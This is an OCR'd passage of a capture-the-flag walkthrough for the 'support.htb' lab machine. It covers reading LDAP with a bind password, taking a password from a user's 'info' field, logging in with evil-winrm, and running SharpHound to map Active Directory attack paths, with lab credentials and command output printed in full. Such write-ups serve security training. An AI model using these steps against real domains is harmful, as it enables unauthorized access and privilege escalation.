
Instead of `ldapsearch` we can also use the `Apache Directory Studio` program, which can be downloaded from here. It provides a graphical interface, which can be used to more efficiently view LDAP data.

Download it locally and run it.


Next, let's add a connection to the LDAP server by clicking the LDAP button on the top left of the screen.




In this new page right click anywhere inside the `Connections` window and select `New Connection`.




Input `Support` as the connection name, `support.htb` as the hostname and click `Next`.



In the next window make sure to select `Simple Authentication` as the authentication method, `ldap@support.htb` as the `Bind DN` and paste in the password `nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz` in the `Bind password` field. Then click the `Check Authentication` button to make sure that everything works properly.




If the authentication was successful, click `OK` and select `Finish`.



Back in the home screen of the Apache Directory Studio utility, we can see the `Support` connection at the bottom left. Double clicking it will allow us to connect to the remote LDAP server and list all of the LDAP objects.

After opening `DC=support,DC=htb` we notice an object with a Common Name of `users`. This object contains all of the system users on the remote machine. Let's open it and enumerate further.



From the users list one seems to stand out, called `support`. Taking a look at this user's properties, we find a non default tag called `info` with a value of `Ironside47pleasure40Watchful`. This seems a lot like a password. Further down we can also see that this user is a member of the `Remote Management Users` group, which allows them to connect over WinRM. To this end lets attempt to use `evil-winrm` to connect

remotely to the support user with the identified password.

```
evil-winrm -u support -p 'Ironside47pleasure40Watchful' -i support.htb
```

The connection is successful and the user flag can be found in `C:\Users\Support\Desktop`.

Privilege Escalation

The Nmap output already revealed to us that the machine belongs to a Domain. We can get more information about the domain through the Active Directory powershell module that is usually pre-installed on Domain Controllers.

```
Get-ADDomain
```

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-ADDomain


AllowedDNSSuffixes                : {}
ChildDomains                      : {}
ComputersContainer                : CN=Computers,DC=support,DC=htb
DeletedObjectsContainer           : CN=Deleted Objects,DC=support,DC=htb
DistinguishedName                 : DC=support,DC=htb
DNSRoot                           : support.htb
DomainControllersContainer        : OU=Domain Controllers,DC=support,DC=htb
DomainMode                        : Windows2016Domain
DomainSID                         : S-1-5-21-1677581083-3380853377-188903654
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=support,DC=htb
Forest                            : support.htb
InfrastructureMaster              : dc.support.htb
LastLogonReplicationInterval      :
LinkedGroupPolicyObjects          : {CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=support,DC=htb}
LostAndFoundContainer             : CN=LostAndFound,DC=support,DC=htb
ManagedBy                         :
Name                              : support
NetBIOSName                       : SUPPORT
ObjectClass                       : domainDNS
ObjectGUID                        : 553cd9a3-86c4-4d64-9e85-5146a98c868e
ParentDomain                      :
PDCEmulator                       : dc.support.htb
PublicKeyRequiredPasswordRolling  : True
QuotasContainer                   : CN=NTDS Quotas,DC=support,DC=htb
ReadOnlyReplicaDirectoryServers   : {}
ReplicaDirectoryServers           : {dc.support.htb}
RIDMaster                         : dc.support.htb
SubordinateReferences             : {DC=ForestDnsZones,DC=support,DC=htb,
DC=DomainDnsZones,DC=support,DC=htb, CN=Configuration,DC=support,DC=htb}
SystemsContainer                  : CN=System,DC=support,DC=htb
UsersContainer                    : CN=Users,DC=support,DC=htb
```

Indeed the machine is the Domain Controller (`dc.support.htb`) for the `support.htb` domain. Let's add this hostname to our hosts file.

```
echo '10.129.178.26 dc.support.htb' | sudo tee -a /etc/hosts
```

We can also check if the current user is a member of any interesting groups.

```
whoami /groups
```

```
*Evil-WinRM* PS C:\Users\support\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ============================================
Everyone                                   Well-known group S-1-1-0
BUILTIN\Remote Management Users            Alias            S-1-5-32-580
BUILTIN\Users                              Alias            S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
SUPPORT\Shared Support Accounts            Group            S-1-5-21-1677581083-3380853377-188903654-1103
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

The `support` user seems to be a member of a non default group called `Shared Support Accounts` as well as the `Authenticated Users` group. Let's use BloodHound to identify potential attack paths is this domain that can help us increase our privileges.

First let's install the `Neo4j` database that is needed by BloodHound.


```
sudo apt install -y neo4j
```

Once installed, let's start the Neo4j database with the following command.

```
sudo neo4j start
```

We can then download a pre-compiled BloodHound binary from the releases page. After downloading the correct archive for our CPU type, we can extract it and execute it.

```
unzip BloodHound-linux-x64.zip
./BloodHound-linux-x64/BloodHound
```



Click on `Login` and leave BloodHound on the side for now, as we will have to collect data from the remote machine before we proceed. To do this let's proceed to clone the BloodHound GitHub project locally.

```
git clone https://github.com/BloodHoundAD/BloodHound
```

We will use the `SharpHound.exe` binary to collect Active Directory data, which is found in the BloodHound project and specifically in the `BloodHound/Collectors/` directory.

We can use the previously opened `Evil-WinRM` session to upload it (provided SharpHound.exe exists in the same folder as where we started Evil-WinRM from).

```
cd C:\Windows\Temp
upload SharpHound.exe
```

```
*Evil-WinRM* PS C:\Users\support\Documents> upload SharpHound.exe

Info: Uploading SharpHound.exe to C:\Users\support\Documents\SharpHound.exe

Data: 1211048 bytes of 1211048 bytes copied

Info: Upload successful!
```

After the binary has been uploaded, let's execute it.

```
./SharpHound.exe
```

```
*Evil-WinRM* PS C:\Users\support\Documents> ./SharpHound.exe

|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps,
DCOM, SPNTargets, PSRemote
|INFORMATION|Initializing SharpHound at 7:00 AM on 12/17/2022
|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote
|INFORMATION|Beginning LDAP search for support.htb
|INFORMATION|Producer has finished, closing LDAP channel
|INFORMATION|LDAP channel closed, waiting for consumers
|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
|INFORMATION|Consumers finished, closing output channel
|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
|INFORMATION|Status: 109 objects finished (+109 2.369565)/s -- Using 42 MB RAM
|INFORMATION|Enumeration finished in 00:00:46.7858040
|INFORMATION|SharpHound Enumeration Completed at 7:01 AM on 12/17/2022! Happy Graphing!
```


Once the execution has finished we can see that a Zip file has been created in the same directory.

```
*Evil-WinRM* PS C:\Users\support\Documents> dir


    Directory: C:\Users\support\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/17/2022   7:01 AM          11728 20221217070128_BloodHound.zip
